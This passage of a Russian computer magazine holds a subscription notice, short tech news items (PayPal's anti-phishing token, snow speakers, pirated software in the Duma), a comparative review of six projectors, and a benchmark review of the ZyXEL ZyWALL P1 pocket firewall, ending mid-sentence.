Дешевле на 10% и более, чем в розничной продаже. На годовую подписку и комплекты еще дешевле!

Для того чтобы получать журнал курьером, необходимо указать в купоне и квитанции* один из двух вариантов:

- свой рабочий адрес с названием компании;
- подробный домашний адрес (подъезд, этаж и т.д.) с альтернативным вариантом доставки в случае твоего отсутствия дома. Например, код доступа в подъезд и отдать дежурной или код доступа в подъезд и положить в п/я или др.

*Купон и квитанцию можно найти на странице 085.

Дополнительную информацию по подписке можно уточнить по бесплатному телефону **8-800-200-3-999** или по e-mail: **info@glc.ru**.

Палка выпускает антифишинговый брелок

Онлайновая платежная система PayPal решила снова обломать фишеров, уводящих деньги у ни в чем не повинных пользователей. И теперь это не какая-нибудь хитрая картинка с кодом и не параноидальный прозвон — это пятидолларовый брелок с монохромным ЖК-дисплеем, разработанный VeriSign. Девайс раз в 30 секунд генерирует шестизначное число-пароль, которое надо будет вводить вместе с обычными данными для авторизации. По идее, такой второй постоянно меняющийся пароль должен предотвратить доступ фишеров, которые смогли спереть мыло и пасс. Какой-то процент фрауда такая тема действительно отсечет, однако целиком полагаться на брелок за $5 я бы не стал. Опцию автозалива, когда деньги автоматически пересылаются при заходе пользователя на свой аккаунт, никто не отменял.



Нечем заняться? Тогда слушай: согласно свежему исследованию компании Acutenux, **70%** всех веб-сайтов уязвимы! Все еще нечем заняться?

20 кВт из снега

Нормальные люди, если вдруг зимой в творческом порыве возьмутся лепить из снега, лепят что-нибудь более или менее адекватное: снежную бабу, снеговика или, в крайнем случае, какую-нибудь бесформенную фигню, которую впоследствии будут называть крепостью. Однако студенты Мичиганского университета технологий — люди не совсем нормальные, поэтому вместо привычных скульптур родили колонки мощностью 20 000 Вт. Хорошо, что они сделали это в рамках общеамериканского конкурса фигур из снега, иначе бы их точно сдали в дурку. Однако и в конкурсе не все прошло гладко — ребят дисквалифицировали, так как они использовали в своем творении не только снег, но и самые настоящие колонки: 9 штук Behringer EP2500 и одну Crown XLS602. Насколько я понял, основная сложность разработки (облепливания) состояла в том, чтобы заставить их работать одновременно, и притом в снегу, у которого есть неприятная тенденция превращаться в воду.







Правительство пользуется пиратским софтом

Вот судили-судили Поносова за то, что он якобы пиратский софт себе в школе на компы поставил, да ничего не вышло. Владимир Владимирович очень грамотно пальцем погрозил, мол, нехрен чушь пороть, дело и закрыли. Правда, Поносова так и не оправдали, что, имхо, тоже бред.
Так вот теперь, проехавшись по директору сельской школы, решили проехаться и по чиновникам разного сорта. Например, бдительный депутат Госдумы Михаил Заполев сообщил, что софт, установленный на думских компьютерах не является лицензионным. Он обратился к нижней палате, чтобы они все почекали и кому надо надавали. Вообще, идиотизм обвинивших учителя налицо, и пусть они такое же дело возбудят и против депутатов. Однако, думаю, слабо. Вот и будут теперь друг друга пиратами называть, пока не уляжется шумиха. Лишь бы простые смертные от этой фигни не пострадали. Министр образования и науки Андрей Фурсенко, кстати, уже порекомендовал провести проверку во всех учебных заведениях страны и всю контрафактную продукцию в срочном порядке заменить лицензионной. Хорошо, что моей бывшей школе это вряд ли грозит. У нас, по-моему, еще стоят компьютеры «Электроника» с предустановленным Basic-подобным языком и ничьих прав, кроме прав учащихся, не нарушают.





СЕРГЕЙ НИКИТИН
СЕРГЕЙ СЕРЕДА



ФИЛЬМЫ НА СТЕНЕ

ПРОЕКТОР ВМЕСТО МОНИТОРА

Тестируемое оборудование:
Acer XD1170D
Epson EMP-S42
Epson EMP-82
LG DS-125
ViewSonic PJ406
ViewSonic PJ658

Если ты не хочешь быть «как все», то это очень правильно. Поэтому, когда все повально увлечены модой на широкоформатные мониторы с большой диагональю, ты не должен бегать по магазинам с фразами вроде «25 дюймов», «время отклика не такое» и т.д. наготове. Лучше пойди в салон по продаже проекционного оборудования. Там просторно и светло, мало народу. Там ты сможешь приобрести себе замечательный девайс — проектор.

Все проекторы в народе сегодня принято называть «лазерными», хотя практически ни в одном из тех устройств, которые сегодня есть в продаже, лазерный луч для формирования изображения не используется. Настоящие лазерные проекторы (Laser Display Technology, LDT) еще достаточно громоздки и по стоимости сравнимы с автомобилем представительского класса. Пока что их производит только компания SCHNEIDER Laser Technologies AG, и использовать их для домашних нужд нам с тобой в ближайшее время явно не светит.
Более доступными по цене являются проекторы CRT, работающие аналогично обычному кинескопному телевизору. Но и их никак нельзя отнести к бюджетным устройствам.
Максимальное же распространение получили проекторы, применяющие для построения картинки матрицу на жидких кристаллах (LCD, 3LCD, LCOS/D-ILA). Есть также и проекторы, использующие микрозеркальные чипы (технология DLP).
В качестве источника яркого белого света во всех проекторах (кроме CRT и LDT) используется металло-галидная лампа (Metal Halide Lamp), в дешевых моделях применяются простые галогенные лампы, дающие более желтый свет. Одной из важных характеристик металло-галидной лампы является срок, за который ее яркость сокращается вдвое. Как правило, он составляет 700-750 часов, причем яркость достаточно резко снижается за первые 100 часов, в дальнейшем ее снижение происходит равномерно.
Итак, значительная часть «лазерных» проекторов, продающихся сегодня, по сути, состоит из жидкокристаллической матрицы и мощной лампы. Первыми появились проекторы LCD, использующие одну матрицу TFT, а впоследствии матрицу P-Si TFT (PolySylicon Thin-Film Transistor). Изображение генерируется на ней, а затем при помощи расположенной за ней лампы на просвет через линзу проецируется на экран.
Для LCD-проекторов выпускаются как квадратные, так и прямоугольные матрицы, позволяющие воспроизводить широкоформатные фильмы. Но при относительной простоте конструкции такие проекторы выдают изображение не самого высокого качества. Просвечивая LCD-экран, лампа скрадывает полутона и осветляет изображение в целом, делая практически невозможной передачу насыщенных темных цветов. В то же время проекторы этого типа являются самыми доступными по цене, что, с учетом мер, принимаемых их производителями для повышения качества изображения, до сих пор обеспечивает спрос на устройства такого типа.
Логическим продолжением описанного подхода к созданию изображения являются проекторы, использующие технологию 3LCD. Ее суть заключается в том, что на экран одновременно проецируются три монохромных изображения красного, зеленого и синего цветов. Каждое из них формируется отдельной матрицей LCD. На нее цветной луч поступает, отражаясь от дихроичного зеркала (отражающего только один из цветов: красный, зеленый или синий), на которое направлен источник белого света. В результате улучшается цветопередача и четкость получаемого на экране изображения.
Несколько иной подход применяется в проекторах, использующих технологию LCOS/D-ILA (Liquid Crystal on Silicon — жидкие кристаллы на кремниевой подложке/Direct Drive Image Light Amplifier — прямоточный усилитель светового изображения). Во-первых, здесь задействована жидкокристаллическая матрица, управляющие элементы которой реализованы в кремниевой подложке, под жидкими кристаллами, а не между ними, как в устройствах P-Si TFT. Такое решение позволяет увеличить разрешающую способность матрицы. Второй особенностью технологии является использование отраженного от матрицы света, а не проходящего сквозь нее. Таким способом удается добиться более точной передачи полутонов, а также обеспечить необходимую насыщенность темных цветов, в том числе черного.
В качестве альтернативы проекторам LCD появились проекторы на технологии DLP (Digital Light Processing), базирующейся на разработанных компанией Texas Instruments микросхемах DMD (Digital Micromirror Device), полупроводниковых микрозеркальных переключателях. Такой переключатель содержит от полумиллиона микрозеркал размером 16x16 микрон. Каждое микрозеркало, в зависимости от уровня сигнала, отражает получаемый от источника свет либо в объектив проектора, либо на светопоглощающий элемент. Интенсивность пучка отраженного света определяется временем, в течение которого микрозеркало «включено».



Acer XD1270D

●●●●●●●○○○

Технические характеристики:
Технология построения изображения: DLP
Разрешение, точек на дюйм: 1024x768
Формат изображения: 4:3
Мощность лампы, Вт: 200
Ресурс лампы, ч: 2000
Яркость, ANSI-lm: 2300
Контрастность: 2200:1
Уровень шума, дБ:
Встроенные колонки, Вт: 2
Входы\выходы: USB, COM, VGA, DVI, RCA, audio-in
Размеры, мм: 238x230x123
Вес, кг: 2,17


Благодаря своим габаритам этот выкрашенный в благородный серый цвет проектор выглядит очень солидно и «весомо». Его размеры действительно больше, чем у остальных устройств. На задней панели мы можем найти только минимальный набор портов, что не есть хорошо. Зато в комплект поставки входит огромное количество кабелей. К плюсам проектора относится высокое качество отображения фото- и видеоинформации, он станет хорошим выбором для киноманов. С текстом дела не так безоблачны, но его четкость все же выше среднего уровня. Пульт дистанционного управления дополняют два ИК-приемника — на верхней и передней панелях. Меню управления удобное, но на русский язык его перевести почему-то забыли. Кнопки навигации тоже удобные, но к ним нужно привыкнуть. Стоит также добавить, что жар от проектора идет довольно существенный.


Epson EMP-82

●●●●●●●○○○


Технические характеристики:
Технология построения изображения: LCD:3 P-Si TFT
Разрешение, точек на дюйм: 1024x768
Формат изображения: 4:3, 5:4, 16:9
Мощность лампы, Вт: 170
Ресурс лампы, ч: 2000
Яркость, ANSI-lm: 2000
Контрастность: 400:1
Уровень шума, дБ: 30
Встроенные колонки, Вт: 5
Входы\выходы: USB, VGA, S-Video, Audio RCA, Video RCA
Размеры, мм: 246x327x98
Вес, кг: 2,6


Это небольшой и легкий проектор в сером корпусе. В комплекте поставки имеет сумку для переноски, USB-кабель и пульт дистанционного управления. Удобство использования добавляют крышечка лампы на веревочке, которая предотвратит ее потерю, и ножки, с помощью которых можно регулировать высоту проектора. Органы управления размещены на крышке корпуса, меню и кнопки удобные, все построено довольно логично. В помощь новичкам в проекторе имеется кнопка вызова экранной помощи и два индикатора: температуры и лампы. Выброс горячего воздуха осуществляется в бок, так что не стой справа от работающего устройства. Качество изображения понравилось — яркие и сочные цвета, с фильмами и фотографиями все отлично и никаких проблем нет. Хуже дело обстоит с текстовой информацией, так как четкость текста (особенно набранного мелким шрифтом) не самая высокая. Отсутствует русскоязычное меню.



> LG DS125


> Acer XD1270D

> ViewSonic PJ406D


> Epson EMP-82


> ViewSonic PJ658


> Epson EMP-S4



$1500

$800

ViewSonic PJ658

●●●●●●●●●○

Технические характеристики:
Технология построения изображения: P-Si-TFT
Разрешение, точек на дюйм: 1024x768
Формат изображения: 4:3, 16:9
Мощность лампы, Вт: 200
Ресурс лампы, ч: 3000
Яркость, ANSI-lm: 2500
Контрастность: 500:1
Уровень шума, дБ: 39
Встроенные колонки, Вт: 1
Входы\выходы: VGA, RCA, S-Video, USB, Component, audio-out, RCA L\R
Размеры, мм: 306x93x249
Вес, кг: 3

Стильный черный корпус из очень приятного на ощупь пластика сразу привлекает к себе внимание. Небольшой, но увесистый проектор компании ViewSonic имеет богатый комплект поставки: сумка, пульт дистанционного управления и кучу кабелей (но для USB'шного места там, к сожалению, не нашлось). Конструктивно проектор удался: функциональные элементы расположены на крышке (меню, кстати, есть на русском); горячий воздух выбрасывается назад, что довольно удобно. Также на задней стенке размещена масса необходимых входов и портов. В работе проектор показал себя отлично: фильмы и фотографии отображаются очень качественно, цветопередача отличная. С текстом тоже нет проблем — он очень четкий, читается легко.
Минусы, правда, тут тоже имеются. Крышечка, прикрывающая лампу, ничем не крепится к корпусу проектора, то есть может быть легко где-нибудь забыта. Работает устройство довольно громко, и жар от него исходит весьма серьезный. Это необходимо будет учитывать.

ViewSonic PJ406D

●●●●●●●○○○

Технические характеристики:
Технология построения изображения: DLP
Разрешение, точек на дюйм: 800x600
Формат изображения: 4:3, 16:9
Мощность лампы, Вт: 200
Ресурс лампы, ч: 3000
Яркость, ANSI-lm: 1900
Контрастность: 2000:1
Уровень шума, дБ: 37
Встроенные колонки, Вт: 2
Входы\выходы: VGA, RCA-Composite, S-Video, Component, audio-in
Размеры, мм: 237,5x96,5x210,5
Вес, кг: 2

Этот проектор отличается от других своим внешним видом. Корпус его выкрашен серебряной краской, а форма больше напоминает квадрат, нежели прямоугольник. За счет этого устройство кажется компактнее. Кроме того, оно легкое. В комплект поставки входит пульт дистанционного управления. Защитную крышечку лампы не потеряешь — она прикреплена к корпусу веревочкой. По сравнению со старшей моделью ViewSonic, тут отсутствует разнообразие портов (присутствует самый минимум). Зато шума и жара от работы также серьезно поубавилось, а это очень важно. Также имеется удобная регулировка высоты. Смотреть на этом проекторе лучше всего графику, фильмы, фотки — они отображаются хорошо, цветопередача качественная. А вот с текстом дело обстоит похуже — замыливается, не очень четкий. Меню на русском языке отсутствует. Жар от проектора хоть и меньше, нежели чем у ViewSonic PJ658, но все равно существенный. Кнопки управления довольно мелкие.

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний Epson, ViewSonic, LG и Acer.



Epson EMP-S4

●●●●●●●●○○

Технические характеристики:
Технология построения изображения: LCD:3 P-Si TFT
Разрешение, точек на дюйм: 800x600
Формат изображения: 4:3, 5:4, 16:9
Мощность лампы, Вт: 170
Ресурс лампы, ч: 2000
Яркость, ANSI-lm: 1500
Контрастность: 500:1
Уровень шума, дБ: 30
Встроенные колонки, Вт: 1
Входы\выходы: USB, S-Video, VGA, Audio RCA, Video RCA
Размеры, мм: 246x327x98
Вес, кг: 2,6

Как мы обычно понимаем, что перед нами проектор? Скорее всего, он идентифицируется по лампе на передней панели. В этот раз такой номер не пройдет! У данного изделия Epson лампа прикрыта не простой крышечкой, которую можно потерять или где-то забыть, а сдвигающейся панелью. Благодаря этой панели проектор больше напоминает аппаратуру для кодированной спутниковой связи. К несомненным достоинствам устройства нужно отнести тишину работы и довольно низкую температуру воздуха на выходе. Цветопередача хорошая, качество картинок также неплохое. С текстом дело обстоит похуже, уровень четкости средний. Органы управления удобно размещены на крышке, есть меню на русском языке и кнопка вызова экранной помощи. В комплект поставки, помимо пульта дистанционного управления, входит USB-кабель. ИК-приемники расположены как на передней, так и на задней панелях, что может пригодиться.
В наличии имеется только минимальный набор самых необходимых портов. Устройство довольно-таки габаритное.

LG DS125

●●●●●●●○○○

Технические характеристики:
Технология построения изображения: DLP
Разрешение, точек на дюйм: базовое — 800x600, максимальное — 1400x1050
Формат изображения: стандартный — 4:3, поддержка — 16:9
Мощность лампы, Вт: 200
Ресурс лампы, ч: 3000
Яркость, ANSI-lm: n\a
Контрастность: 200:1
Уровень шума, дБ: 30
Встроенные колонки, Вт: 1
Входы\выходы: DVI-to-VGA, USB, S-Video, Component (через DVI), Composite, IR
Размеры, мм: 260x205x69
Вес, кг: 1,9

Стильный и компактный корпус серебряного цвета, тихая и нежаркая работа — все это проектор LG DS125. Отличительной особенностью этого устройства является высокая яркость и насыщенность изображения. Цветопередача также хороша, поэтому и фильмы, и картинки смотрятся на нем на ура. С текстом дело обстоит чуть похуже, но все равно его качество явно выше среднего — все достаточно четко. Приемники ИК-лучей расположены как спереди, так и сзади, кнопки управления — наверху; крышечка-защитница лампы скреплена с корпусом веревочкой во избежание потерь. Кроме того, присутствует меню на русском языке, а это не может не радовать. Из минусов: имеется лишь самый минимум необходимых портов, гораздо меньше, чем на других моделях в нашем тесте. Но этот недостаток полностью искупается невысокой ценой устройства.

Методика тестирования

При тестировании обращали внимание и на то, как отображаются картинки, и на то, как выглядит текстовая информация. Мы запускали для просмотра фильм, фотоальбом, страницы интернета и текстовые документы, внимательно наблюдая за результатом. Также мы проводили колориметрическое тестирование, чтобы выяснить качество цветопередачи устройств. Кроме того, мы обращали внимание на внешний вид устройства, удобство и возможности меню, комплект поставки, наличие различных портов, а также такие важные параметры, как шумность работы и нагрев.

Вывод

После того как все новые фильмы были просмотрены и обсуждены, а с помощью фотоальбомов была воспроизведена вся жизнь, я пришел к выводу, что современные проекторы больше всего подходят для решения именно для таких задач. Если же ты хочешь, чтобы стена, простыня или экран заменили тебе монитор, то нужно тщательно выбирать устройство, так как с текстом у многих есть проблемы. Сегодня титул «Выбор редакции» получает ViewSonic PJ658 — самый качественный проектор. «Лучшей покупкой» становится Epson EMP-S4 за приемлемую цену при хороших характеристиках..




ИГОРЬ ФЕДЮКИН
/ FEDYUKIN@GAMELAND.RU /

ОГНЕННАЯ СТЕНА В КАРМАНЕ!

ОБЗОР ZYXEL ZYWALL P1



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ
Интерфейсы: 1xWAN (RJ-45), 1xLAN (RJ-45) 10/100 Мбит/сек
Функции роутера: NAT/NAPT, DynDNS, Static Routing (12 маршрутов), DHCP, IGMP, PPPoE, PPTP, IPSec
Функции файрвола: SPI, Packet Filter, Anti-virus/IDP, RADIUS
Дополнительно: разъем mini-USB для питания
Цена: $190



В последнее время на рынке сетевого оборудования стало появляться немало устройств, интересных не только с точки зрения функциональнос-ти и производительности, но и за счет нестандартного дизайна. Действительно, иногда внешний вид играет непоследнюю роль при выборе девайса. Но актуаль-но ли это для телекоммуникационного оборудования? Компания ZyXEL, скорее всего, дала бы утвердительный ответ на этот вопрос. Ведь именно она в про-шлом году представила общественности первый в мире «карманный» файрвол. С одной стороны, файрвол не та вещь, которую станешь носить с собой везде и всюду. Однако компактные размеры все же дают ему некоторые бонусы. Итак, этот уникальный аппарат, имя которому ZyXEL ZyWALL P1, оказался в нашей тестовой лаборатории.

Внешний вид


По своим размерам этот файрвол наиболее близок к КПК вроде HP iPAQ hx4700. То есть при желании его действительно можно носить в кармане. Для этого в комплекте имеется нечто вроде кожаного портмо-не. Внешне файрвол выглядит довольно солидно. На лицевой части находятся светодиоды: питания, активности WAN- и LAN-сегментов, а также VPN-соединения и статуса управления. С тыльной стороны располагаются порты WAN и LAN, разъем mini-USB, гнездо питания и кнопка «Reset».

Аппаратная начинка

Файрвол построен на базе центрального процессора Intel FWIXP422BB, работаю-щего на частоте 266 МГц. Используются две микросхемы SDRAM памяти Winbond W981216DH-75 объемом 16 Мб каждая и с частотой 133 МГц (Cas latency = 3). Также на плате распаяна микросхема flash-па-мяти Intel TE28F640J3C120 объемом 8 Мб и временем выборки 120 нс. Порты LAN и WAN подключаются к трансиверам Ethernet физического уровня Altima AC101LKQT с автоматическим определением типа под-ключаемого кабеля Auto-MDIX.

Функциональные возможности

Для начала — о том, что можно поднять на WAN-интерфейсе. Доступно три режима работы: Ethernet (с автоматическим или ручным присвоением IP, маски и шлюза), PPPoE и PPTP. Последний режим, однако, не позволяет получать настройки с DHCP-сервера. Нет отдельного поля для задания IP-адреса шлюза (то есть считается, что шлюз и PPTP-сервер находятся за одним и тем же IP-адресом). Из приятного — есть возможность работы с протоколом IGMP, что позволяет получать мультикастовые потоки, находясь за файрволом. Кроме того, тут можно назначить две дополнительные



> Внутренности ZyXEL ZyWALL P1

IP-подсети (алиасы) для LAN-сегмента. Очень богатыми оказались и настройки безопасности. Пакетный фильтр тут, по сути, такой же, как и у серии роутеров Prestige. Единственный недостаток — нет возможности фильтрации по доменным именам и/или ключевым словам в них. Зато реализована технология IDP (Intrusion Detection & Prevention), которая позволяет предотвращать некоторые виды атак и попыток вторжения. Система распознавания работает так же, как и встроенный антивирус, на основании сигнатур, которые файрвол может автоматически обновлять с сайта ZyXEL в течение трехмесячного ознакомительного периода, а затем по платной подписке.

Есть тут и поддержка протокола аутентификации пользователей 802.1x. В файрволе можно настроить внутреннюю базу пользователей или воспользоваться возможностью совместной работы с внешним RADIUS-сервером.

Настраивать файрвол можно как посредством веб-интерфейса, так и через командную строку с помощью telnet и ssh. Также девайс поддерживает функции управления SNMP и централизованное управление средствами системы ZyXEL Vantage CNM.


Методика тестирования

Для тестирования проводного сегмента использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.


1. При тестировании пропускной способности WAN → LAN, одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Скорость тестировалась как в режиме однонаправленной передачи (направления LAN → WAN и WAN → LAN), так и в режиме полного дуплекса (fdx). Также мы исследовали влияние включения опций фильтрации трафика и обнаружения атак на пропускную способность WAN-интерфейса. Для этого было произведено три замера: без фильтрации, с включенным пакетным фильтром и системой IDP.

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измеряли пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Как и в случае тестирования производительности NAT, мы произвели три замера скорости, для того чтобы показать, насколько сильно снижается производительность девайса при включенных функциях фильтрации трафика.


3. Так как маршрутизатор обеспечивает возможность работы с VPN-туннелями по протоколу IPSec, мы решили измерить его пропускную способность при активации данного режима работы. Для этого мы подняли IPSec-туннель между двумя ZyXEL ZyWALL P1, а к LAN-портам каждого из них подсоединили рабочие станции. Использовался алгоритм шифрования трафика 3DES/MD5 с ключами DH2. Все измерения по-прежнему проводились с помощью NetIQ Chariot. Использование двух одинаковых роутеров для теста



> Влияние фильтрации на скорость WAN → LAN: видно, что включение фильтрации трафика неумолимо ведет к снижению пропускной способности файрвола



> В меню настройки IDP возможно определить реакцию файрвола при обнаружении той или иной сигнатуры



> Пропускная способность WAN-интерфейса: на графике представлена пропускная способность в трех режимах: с использованием протокола PPTP, в режиме Static IP (NAT Only) и VPN-туннеля IPSec

обусловлено минимизацией возможного влияния внешних факторов.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus.

Результаты тестов

Скорость маршрутизации NAT у файрвола находится на среднем уровне. В направлении WAN → LAN она составила 46,95 Мбит/сек, в обратную сторону (LAN → WAN) — 52,22 Мбит/сек, а в полном дуплексе — 50,94 Мбит/сек. Но это без использования функций файрвола и IDP. Для теста скорости файрвола было создано глобальное правило фильтрации всего входящего трафика в направлении WAN → LAN и правило, разрешающее трафик с указанного IP (непосредственно на котором работал Chariot). Разница получилась довольно существенная. С использованием файрвола пропускная способность составила 30,27 Мбит/сек, что в 1,5 раза меньше скорости «чистого» NAT. Дальнейшая «надстройка» — включение IDP (версия сигнатур — 1.334). Производительность ZyWALL P1 снизилась до 4,39 Мбит/сек, что более чем в 10 раз меньше первоначальной скорости. Это говорит о том, что функции фильтрации 